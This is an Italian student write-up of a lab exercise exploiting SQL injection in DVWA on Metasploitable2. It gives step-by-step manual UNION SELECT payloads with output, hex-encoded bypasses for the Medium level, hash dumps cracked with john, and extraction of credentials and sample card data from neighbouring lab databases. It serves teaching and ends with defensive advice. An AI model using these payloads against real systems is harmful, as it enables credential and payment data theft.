

# Esercizio S4\_L1\_Web\_Application\_Exploit\_SQLi

## Consegna

Utilizzando le tecniche viste nelle lezione teoriche, sfruttare la vulnerabilità SQL injection presente sulla Web Application DVWA per recuperare in chiaro la password dell'utente Pablo Picasso (ricordatevi che una volta trovate le password, c'è bisogno di un ulteriore step per recuperare la password in chiaro)

NB: non usare tool automatici come sqlmap. È ammesso l'uso di repeater burp suite.

### Bonus

- Replicare tutto a livello medium
- Recuperare informazioni vitali da altri db collegati
- Creare una guida illustrata per spiegare ad un utente medio come replicare questo attacco.

## Svolgimento

### SetUp Ambiente

Ho iniziato impostando gli indirizzi Ip delle due macchine secondo quanto richiesto dalla consegna.

Kali - 192.168.13.100:

Addresses			
Address	Netmask	Gateway	
192.168.13.100	24	192.168.13.1	<div>Add</div> <div>Delete</div>

Metasploitable2 - 192.168.13.150:

```
# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.13.150
netmask 255.255.255.0
gateway 192.168.13.1
```

Entrambe le macchine sono state messe sotto stessa rete interna: **EPIC**.

Rete

Scheda 1 Scheda 2 Scheda 3 Scheda 4

☒ Abilita scheda di rete

Connessa a: Rete interna

Nome: EPIC

Tipo di scheda: Intel PRO/1000 MT Desktop (82540EM)

Modalità promiscua: Nega

Indirizzo MAC: 080027E87B41

☒ Cavo connesso

Ho infine effettuato l'accesso alla dvwa tramite browser ed ho settato DVWA Security su "low".

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

**DVWA Security**

PHP Info

low Submit

PHPIDS

PHPIDS v.0.6 (PHP-Intrusion Detection System)

You can enable PHPIDS across this application.

PHPIDS is currently disabled. [\[enable\]](#)

[\[Simulate attack\]](#) - [\[View IDS log\]](#)

## Parte 1 – Security Level: Low

## Step 1 – Verifica della vulnerabilità

Iniziamo dunque testando se il form è vulnerabile ad un SQL injection inserendo una stringa quale **1'** grazie alla quale determineremo se l'input viene sanitizzato o meno.

Inviando l'input ci viene restituito il seguente errore:


*You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near "1" at line 1*

Ciò dimostra che il form è effettivamente vulnerabile ad un SQL injection in quanto non è presente un sistema di sanitizzazione dell'input efficace.

## Step 2 – Informazioni di sistema

Ho poi proceduto a verificare la versione corrente con la seguente query:

*ON SELECT null, version() --*



**User ID:**

ID: 1' UNION SELECT null, version() --  
First name: admin  
Surname: admin

ID: 1' UNION SELECT null, version() --  
First name:  
Surname: 5.0.51a-3ubuntu5

## Step 3 - Numero Colonne

Prima di utilizzare l'istruzione **UNION SELECT** è stato necessario determinare il numero di colonne della query originale.


Per farlo si è sfruttata la clausola **ORDER BY**, incrementando progressivamente il numero fino a quando il database ha restituito un errore:

*1 ORDER BY <NR> #*

*1 ORDER BY 1 #*

*1 ORDER BY 2 #*

*1 ORDER BY 3 #*



Unknown column '3' in 'order clause'

La query originale lavora con 2 colonne.

Questa informazione è fondamentale per costruire i payload **UNION SELECT**, che devono restituire lo stesso numero di colonne per non generare errori di compatibilità.

### Step 3 – Enumerazione delle tabelle

È stata quindi eseguita una query di tipo **UNION SELECT** per recuperare i nomi delle tabelle del database corrente:

```
1' UNION SELECT null, GROUP_CONCAT(table_name)
FROM information_schema.tables
WHERE table_schema = database() #
```

**UNION SELECT** è un'istruzione SQL che permette di unire i risultati di due query. Se la query originale restituisce due colonne (**first\_name**, **last\_name**), l'attaccante deve costruire un'altra query che restituisca lo stesso numero di colonne.

- **null** serve come valore fittizio per riempire la prima colonna.
- **version()** è una funzione SQL che restituisce la versione del database in uso.
- **#** commenta il resto della query originale per evitare errori.

In questo modo, al posto di un normale risultato, l'applicazione visualizza la versione di MySQL.

<p>User ID:</p> <input type="text"/> <input type="submit" value="Submit"/>	
<pre>ID: 1' UNION SELECT null, GROUP_CONCAT(table_name) FROM information_schema.tables WHERE table_schema = database() # First name: admin Surname: admin</pre>	
<pre>ID: 1' UNION SELECT null, GROUP_CONCAT(table_name) FROM information_schema.tables WHERE table_schema = database() # First name: Surname: guestbook,users</pre>	

Dall'output è emersa la tabella di interesse: **users**.

## Step 4 – Enumerazione delle colonne


Una volta determinato il numero di colonne, è stato possibile utilizzare l'istruzione **UNION SELECT** per ottenere ulteriori informazioni dal database.

L'obiettivo era identificare le tabelle presenti nello schema corrente. Per farlo è stato utilizzato il seguente payload:

```
1' UNION SELECT null, GROUP_CONCAT(column_name)
FROM information_schema.columns
WHERE table_name='users' #
```

La funzione **GROUP\_CONCAT** concatena in un'unica riga i risultati della query, rendendo leggibile l'elenco delle tabelle.

La vista **information\_schema.tables** contiene infatti i metadati di tutte le tabelle disponibili.



User ID:

```
ID: 1' UNION SELECT null, GROUP_CONCAT(column_name) FROM information_schema.columns WHERE table_name='users' #
First name: admin
Surname: admin

ID: 1' UNION SELECT null, GROUP_CONCAT(column_name) FROM information_schema.columns WHERE table_name='users' #
First name:
Surname: user_id,first_name,last_name,user,password,avatar
```

Sono state individuate, tra le altre, le colonne **user** e **password**.

## Step 5 – Estrazione delle credenziali

Conoscendo i nomi delle colonne, è stato effettuato il dump degli utenti e delle rispettive password hashate:

```
1' UNION SELECT user,password FROM users #
```

User ID:

user, password FROM users # Submit

ID: 1' UNION SELECT user, password FROM users #  
First name: admin  
Surname: admin

ID: 1' UNION SELECT user, password FROM users #  
First name: admin  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT user, password FROM users #  
First name: gordonb  
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT user, password FROM users #  
First name: 1337  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT user, password FROM users #  
First name: pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT user, password FROM users #  
First name: smithy  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

First name: pablo

Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

## Step 6 – Recupero della password in chiaro

L'hash MD5 è stato successivamente crackato ottenendo la password in chiaro:

```
(kali㉿kali)-[~/Desktop]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-md5 psw.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
letmein (???)
1g 0:00:00:00 DONE (2025-09-01 04:42) 100.0g/s 76800p/s 76800c/s 76800C/s jeffrey..james1
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

letmein

## Parte 2 – Security Level: Medium

### Step 1 – Verifica della vulnerabilità

A questo livello, l'applicazione applica la funzione `mysqli_real_escape_string()` agli input ricevuti.

Ciò significa che i caratteri apice ' vengono automaticamente "escapati" (' → \').

Un primo tentativo con il payload:

```
' OR '1'='1
```


ha restituito il seguente errore:

*You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '\ ' OR \1\ '='\1' at line 1*

Ciò indica che l'applicazione utilizza la funzione `mysql_real_escape_string()` o simile.

È stato quindi provato il payload:

```
1 OR 1=1 #
```



**User ID:**

ID: 1 OR 1=1 #  
First name: admin  
Surname: admin

ID: 1 OR 1=1 #  
First name: Gordon  
Surname: Brown

ID: 1 OR 1=1 #  
First name: Hack  
Surname: Me

ID: 1 OR 1=1 #  
First name: Pablo  
Surname: Picasso

ID: 1 OR 1=1 #  
First name: Bob  
Surname: Smith

Il risultato ha mostrato più righe del previsto, confermando la vulnerabilità anche a questo livello.

## Step 2 – Numero di colonne

Come nella modalità Low, è stato necessario determinare il numero di colonne della query.

Si è utilizzata la clausola `ORDER BY`, senza apici:

```
1 ORDER BY 1 #
```

```
1 ORDER BY 2 #  
1 ORDER BY 3 #
```

Il risultato ha mostrato che la query originale lavora con **2 colonne**, come già riscontrato in precedenza.

## Step 3 – Informazioni di sistema

Una volta conosciuto il numero di colonne, sono stati utilizzati payload di tipo **UNION SELECT** per ottenere informazioni di sistema:

```
1 UNION SELECT null, version() #
```

**User ID:**

ID: 1 UNION SELECT null, version() #  
First name: admin  
Surname: admin

ID: 1 UNION SELECT null, version() #  
First name:  
Surname: 5.0.51a-3ubuntu5

```
1 UNION SELECT null, database() #
```

**User ID:**

ID: 1 UNION SELECT null, database() #  
First name: admin  
Surname: admin

ID: 1 UNION SELECT null, database() #  
First name:  
Surname: dvwa

## Step 4 – Enumerazione tabelle

È stata ripetuta la tecnica di enumerazione delle tabelle del database corrente eliminando gli apici attorno al nr 1:

```
1 UNION SELECT null, GROUP_CONCAT(table_name)  
FROM information_schema.tables  
WHERE table_schema = database() #
```



User ID:

ID: 1 UNION SELECT null, GROUP\_CONCAT(table\_name) FROM information\_schema.tables WHERE table\_schema = database() #  
First name: admin  
Surname: admin

ID: 1 UNION SELECT null, GROUP\_CONCAT(table\_name) FROM information\_schema.tables WHERE table\_schema = database() #  
First name:  
Surname: guestbook,users

## Step 5 – Enumerazione colonne

Poiché non è possibile usare `'users'` in chiaro a causa della funzione di sanitizzazione, è stata utilizzata la sua codifica esadecimale `0x7573657273`:

```
1 UNION SELECT null, GROUP_CONCAT(column_name)
FROM information_schema.columns
WHERE table_name = 0x7573657273 #
```

User ID:

ID: 1 UNION SELECT null, GROUP\_CONCAT(column\_name) FROM information\_schema.columns WHERE table\_name = 0x7573657273 #  
First name: admin  
Surname: admin

ID: 1 UNION SELECT null, GROUP\_CONCAT(column\_name) FROM information\_schema.columns WHERE table\_name = 0x7573657273 #  
First name:  
Surname: user\_id,first\_name,last\_name,user,password,avatar

In questo modo sono stati elencati i nomi delle colonne della tabella, tra cui `user` e `password`.

## Step 6 – Estrazione credenziali

È stato infine effettuato il dump delle credenziali:

```
1 UNION SELECT user, password FROM users #
```

User ID:

ID: 1 UNION SELECT user, password FROM users #  
First name: admin  
Surname: admin

ID: 1 UNION SELECT user, password FROM users #  
First name: admin  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1 UNION SELECT user, password FROM users #  
First name: gordonb  
Surname: e99a18c428cb38d5f260853678922e03

ID: 1 UNION SELECT user, password FROM users #  
First name: l337  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1 UNION SELECT user, password FROM users #  
First name: pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1 UNION SELECT user, password FROM users #  
First name: smithy  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

L'output ha mostrato le credenziali hashate degli utenti presenti nella tabella. Anche in questo livello è stato possibile recuperare l'hash relativo all'utente *pablo*, già ottenuto in precedenza.

## Step 7 – Enumerazione di altri database

Infine, per esplorare i database collegati al server, è stato utilizzato il seguente payload:

```
1 UNION SELECT null, GROUP_CONCAT(schema_name)
FROM information_schema.schemata #
```

User ID:

ID: 1 UNION SELECT null, GROUP\_CONCAT(schema\_name) FROM information\_schema.schemata #  
First name: admin  
Surname: admin

ID: 1 UNION SELECT null, GROUP\_CONCAT(schema\_name) FROM information\_schema.schemata #  
First name:  
Surname: information\_schema,dvwa,metasploit,mysql,owasp10,tikiwiki,tikiwiki195

I Database sono quindi i seguenti:

- dvwa
- metasploit
- mysql
- owasp10
- tiwiki
- tikiwiki195

## Step 8 - Recupero info Database aggiuntivi

Dopo aver enumerato i database collegati (dvwa, metasploit, mysql, owasp10, tiwiki, tikiwiki195), è stato possibile tentare l'estrazione di tabelle e credenziali anche da questi schemi

Ho dunque iniziato con l'enumerazione delle tabelle, seguito dall'enumerazione delle colonne ed infine l'estrapolazione dei dati sensibili.

### ENUMERAZIONE TABELLE

metasploit → 0x6d65746173706c6f6974

```
-1 UNION SELECT null, GROUP_CONCAT(table_name)
FROM information_schema.tables
WHERE table_schema=0x6d65746173706c6f6974 #
```

Contenuto vuoto

*A seguito dell'enumerazione del primo DB "metasploit" possiamo determinare che il database non contiene alcun dato rilevante. Non seguirà dunque alcuna altra fase di SQL-INJECTION in merito a tale target.*

mysql → 0x6d7973716c

```
-1 UNION SELECT null, GROUP_CONCAT(table_name)
FROM information_schema.tables
```

*WHERE table\_schema=0x6d7973716c #*

*columns\_priv,db,func,help\_category,help\_keyword,help\_relation,help\_topic,host,proc,procs\_priv,tables\_priv,time\_zone,time\_zone\_leap\_second,time\_zone\_name,time\_zone\_transition,time\_zone\_transition\_type,user*

Il database mysql presenta una tabella **user** che sarà per ovvie ragioni il target della prossima enumeration.

**owasp10 → 0x6f776173703130**

*-1 UNION SELECT null, GROUP\_CONCAT(table\_name)  
FROM information\_schema.tables  
WHERE table\_schema=0x6f776173703130 #*

*accounts,blogs\_table,captured\_data,credit\_cards,hitlog,pen\_test\_tools*

In seguito all'enumeration possiamo determinare che le tabelle di nostro interesse sono **accounts** e **credit\_card**.

**tikiwiki → 0x74696b6977696b69**

*-1 UNION SELECT null, GROUP\_CONCAT(table\_name)  
FROM information\_schema.tables  
WHERE table\_schema=0x74696b6977696b69 #*

*galaxia\_activities,galaxia\_activity\_roles,galaxia\_instance\_activities,galaxia\_instance\_comments,galaxia\_instances,galaxia\_processes,galaxia\_roles,galaxia\_transitions,galaxia\_user\_roles,galaxia\_workitems,messu\_archive,messu\_messages,messu\_sent,sessions,tiki\_actionlog,tiki\_article\_types,tiki\_articles,tiki\_banners,tiki\_banning,tiki\_banning\_se*

In questo caso l'enumeration non ha portato tabelle che sembrano essere importanti per un attaccante. Tramite una ricerca a tentativi notiamo però esistere anche una tabella chiamata **users\_users** solitamente presente nei db tiki; sarà dunque quest'ultima il target della nostra successiva enumeration.

**tikiwiki195 → 0x74696b6977696b6931393**

*-1 UNION SELECT null, GROUP\_CONCAT(table\_name)  
FROM information\_schema.tables*

*WHERE table\_schema=0x7469666977696669313935 #*

galaxia\_activities,galaxia\_activity\_roles,galaxia\_instance\_activities,galaxia\_instance\_comments,galaxia\_instances,galaxia\_processes,galaxia\_roles,galaxia\_transitions,galaxia\_user\_roles,galaxia\_workitems,messu\_archive,messu\_messages,messu\_sent,sessions,tiki\_actionlog,tiki\_article\_types,tiki\_articles,tiki\_banners,tiki\_banning,tiki\_banning\_se

In questo caso l'enumerazione non ha portato tabelle che sembrano essere importanti per un attaccante. Tramite una ricerca a tentativi notiamo però esistere anche una tabella chiamata *users\_users* solitamente presente nei db tiki; sarà dunque quest'ultima il target della nostra successiva enumeration.

## ENUMERAZIONE COLONNE

### mysql

```
-1 UNION SELECT null, GROUP_CONCAT(column_name)
FROM information_schema.columns
WHERE table_schema=0x6d7973716c
AND table_name=0x75736572 # -- "user"
```

Host,*User,Password*,Select\_priv,Insert\_priv,Update\_priv>Delete\_priv>Create\_priv,Drop\_priv,Reload\_priv,Shutdown\_priv,Process\_priv,File\_priv,Grant\_priv,References\_priv,Index\_priv,Alter\_priv,Show\_db\_priv,Super\_priv>Create\_tmp\_table\_priv,Lock\_tables\_priv,Execute\_priv,Replicate\_priv,Replicate\_client\_priv>Create\_view\_priv,Show\_view\_priv>Create\_routine

### owasp10

```
-1 UNION SELECT null, GROUP_CONCAT(column_name)
FROM information_schema.columns
WHERE table_schema=0x6f776173703130
AND table_name=0x61636366756e7473 # accounts
```

cid,username,password,mysignature,is\_admin

```
-1 UNION SELECT null, GROUP_CONCAT(column_name)
FROM information_schema.columns
WHERE table_schema=0x6f776173703130
AND table_name=0x6372656469745f6361726473 # credit_cards
```

ccid,ccnumber,ccv,expiration

## tikiwiki

```
-1 UNION SELECT null, GROUP_CONCAT(column_name)
FROM information_schema.columns
WHERE table_schema=0x74696b6977696b69
AND table_name=0x75736572735f7573657273 #
```

userId,email,login,password,provpass,default\_group,lastLogin,currentLogin,registrationDate,challenge,pass\_due,hash,created,avatarName,avatarSize,avatarFileType,avatarData,avatarLibName,avatarType,score,valid

## tikiwiki195

```
-1 UNION SELECT null, GROUP_CONCAT(column_name)
FROM information_schema.columns
WHERE table_schema=0x74696b6977696b69313935
AND table_name=0x75736572735f7573657273 #
```

userId,email,login,password,provpass,default\_group,lastLogin,currentLogin,registrationDate,challenge,pass\_due,hash,created,avatarName,avatarSize,avatarFileType,avatarData,avatarLibName,avatarType,score,valid

## ESTRAPOLAZIONE DATI SENSIBILI

### mysql

L'estrazione dal database **mysql** ha consentito di accedere alla tabella **user**, contenente gli account del DBMS.  
Sono stati utilizzati i payload:

```
-1 UNION SELECT user, password FROM mysql.user #
```

User ID:

```
ID: -1 UNION SELECT user, password FROM mysql.user #  
First name: phpadmin  
Surname: *6CE4B176BEBE844C02D4162F9ED72E7156BF8BD0  
  
ID: -1 UNION SELECT user, password FROM mysql.user #  
First name: debian-sys-maint  
Surname:  
  
ID: -1 UNION SELECT user, password FROM mysql.user #  
First name: root  
Surname:  
  
ID: -1 UNION SELECT user, password FROM mysql.user #  
First name: guest  
Surname:
```

## owasp10

Attraverso l'utilizzo del payload:

```
-1 UNION SELECT username, password FROM owasp10.accounts #
```

è stato possibile recuperare le credenziali degli utenti registrati nell'applicazione. La presenza della colonna **is\_admin** evidenzia che è possibile determinare anche i privilegi associati a ciascun account, aumentando la gravità dell'attacco.

**User ID:**

ID: -1 UNION SELECT username, password FROM owasp10.accounts #  
First name: admin  
Surname: adminpass

ID: -1 UNION SELECT username, password FROM owasp10.accounts #  
First name: adrian  
Surname: somepassword

ID: -1 UNION SELECT username, password FROM owasp10.accounts #  
First name: john  
Surname: monkey

ID: -1 UNION SELECT username, password FROM owasp10.accounts #  
First name: jeremy  
Surname: password

ID: -1 UNION SELECT username, password FROM owasp10.accounts #  
First name: bryce  
Surname: password

ID: -1 UNION SELECT username, password FROM owasp10.accounts #  
First name: samurai  
Surname: samurai

ID: -1 UNION SELECT username, password FROM owasp10.accounts #  
First name: jim  
Surname: password

ID: -1 UNION SELECT username, password FROM owasp10.accounts #  
First name: bobby  
Surname: password

ID: -1 UNION SELECT username, password FROM owasp10.accounts #  
First name: simba  
Surname: password

ID: -1 UNION SELECT username, password FROM owasp10.accounts #  
First name: dreveil  
Surname: password

ID: -1 UNION SELECT username, password FROM owasp10.accounts #  
First name: scotty  
Surname: password

ID: -1 UNION SELECT username, password FROM owasp10.accounts #  
First name: cal  
Surname: password

ID: -1 UNION SELECT username, password FROM owasp10.accounts #  
First name: john  
Surname: password

ID: -1 UNION SELECT username, password FROM owasp10.accounts #  
First name: kevin  
Surname: 42

ID: -1 UNION SELECT username, password FROM owasp10.accounts #  
First name: dave  
Surname: set

ID: -1 UNION SELECT username, password FROM owasp10.accounts #  
First name: ed  
Surname: pentest

Tramite invece i payload:

*-1 UNION SELECT ccnumber, expiration FROM owasp10.credit\_cards #*

*&*

*-1 UNION SELECT ccnumber, ccv FROM owasp10.credit\_cards #*

sono stati estratti numeri di carta di credito completi e relativi dati sensibili (scadenza, codice di sicurezza). Questo dimostra come un'SQL injection possa compromettere non solo le credenziali ma anche informazioni ad alto impatto economico e legale.



User ID:

ID: -1 UNION SELECT ccnumber, expiration FROM owasp10.credit\_cards #  
First name: 4444111122223333  
Surname: 2012-03-01

ID: -1 UNION SELECT ccnumber, expiration FROM owasp10.credit\_cards #  
First name: 7746536337776330  
Surname: 2015-04-01

ID: -1 UNION SELECT ccnumber, expiration FROM owasp10.credit\_cards #  
First name: 8242325748474749  
Surname: 2016-03-01

ID: -1 UNION SELECT ccnumber, expiration FROM owasp10.credit\_cards #  
First name: 7725653200487633  
Surname: 2017-06-01

ID: -1 UNION SELECT ccnumber, expiration FROM owasp10.credit\_cards #  
First name: 1234567812345678  
Surname: 2018-11-01

User ID:

ID: -1 UNION SELECT ccnumber, ccv FROM owasp10.credit\_cards #  
First name: 4444111122223333  
Surname: 745

ID: -1 UNION SELECT ccnumber, ccv FROM owasp10.credit\_cards #  
First name: 7746536337776330  
Surname: 722

ID: -1 UNION SELECT ccnumber, ccv FROM owasp10.credit\_cards #  
First name: 8242325748474749  
Surname: 461

ID: -1 UNION SELECT ccnumber, ccv FROM owasp10.credit\_cards #  
First name: 7725653200487633  
Surname: 230

ID: -1 UNION SELECT ccnumber, ccv FROM owasp10.credit\_cards #  
First name: 1234567812345678  
Surname: 627

## tiwiki

Dal database [tikiwiki](#) è stata individuata la tabella [users\\_users](#), contenente dati relativi agli utenti.

L'estrazione è stata effettuata con:

```
-1 UNION SELECT login, COALESCE(password, provpass, hash) FROM  
tikiwiki.users_users #
```

User ID:

Submit

ID: -1 UNION SELECT login, COALESCE(password, pr  
First name: admin  
Surname: admin

## tikiwiki195

Lo stesso procedimento precedente è stato effettuato anche per tikiwiki195:

*-1 UNION SELECT login, COALESCE(password, provpass, hash) FROM  
tikiwiki195.users\_users #*

User ID:

Submit

ID: -1 UNION SELECT login, COALESCE(password, pr  
First name: admin  
Surname: admin

## Conclusioni (versione estesa)

L'esercitazione ha permesso di dimostrare in maniera pratica l'impatto di una vulnerabilità di tipo SQL Injection.

Attraverso pochi step, un attaccante ha potuto:

- verificare la vulnerabilità dell'applicazione DVWA in modalità *Low* e *Medium*, evidenziando la mancanza o l'insufficienza di sistemi di sanitizzazione degli input;
- enumerare il numero di colonne coinvolte nelle query ed utilizzare la clausola **UNION SELECT** per manipolare l'output del database;
- accedere al contenuto dello schema *dvwa*, estrarre le credenziali hashate della tabella *users* e successivamente recuperare in chiaro la password dell'utente Pablo Picasso (*letmein*);
- estendere l'attacco ad altri database presenti sullo stesso server (*mysql*, *owasp10*, *tikiwiki*, *tikiwiki195*), dimostrando come un'iniezione locale possa

compromettere informazioni altamente sensibili:

- dal DB **mysql**, gli account del DBMS con relativi hash;
- dal DB **owasp10**, credenziali applicative e numeri di carte di credito con dati associati;
- dai DB **tikiwiki** e **tikiwiki195**, gli account amministrativi delle applicazioni CMS collegate.

Questi risultati evidenziano due aspetti chiave:

1. **La portata di un'SQL Injection non è limitata all'applicazione vulnerabile**, ma può estendersi a tutti gli schemi accessibili con l'utente del DB.
2. **La protezione degli input non è sufficiente**: è necessario adottare pratiche sicure di sviluppo come query parametrizzate/prepared statements, l'uso del principio di *least privilege* per gli account DB e controlli di logging e monitoraggio.

In sintesi, l'esercitazione ha mostrato come una singola falla di input validation possa tradursi in una compromissione completa dell'infrastruttura dati, con impatti critici su riservatezza, integrità e disponibilità delle informazioni.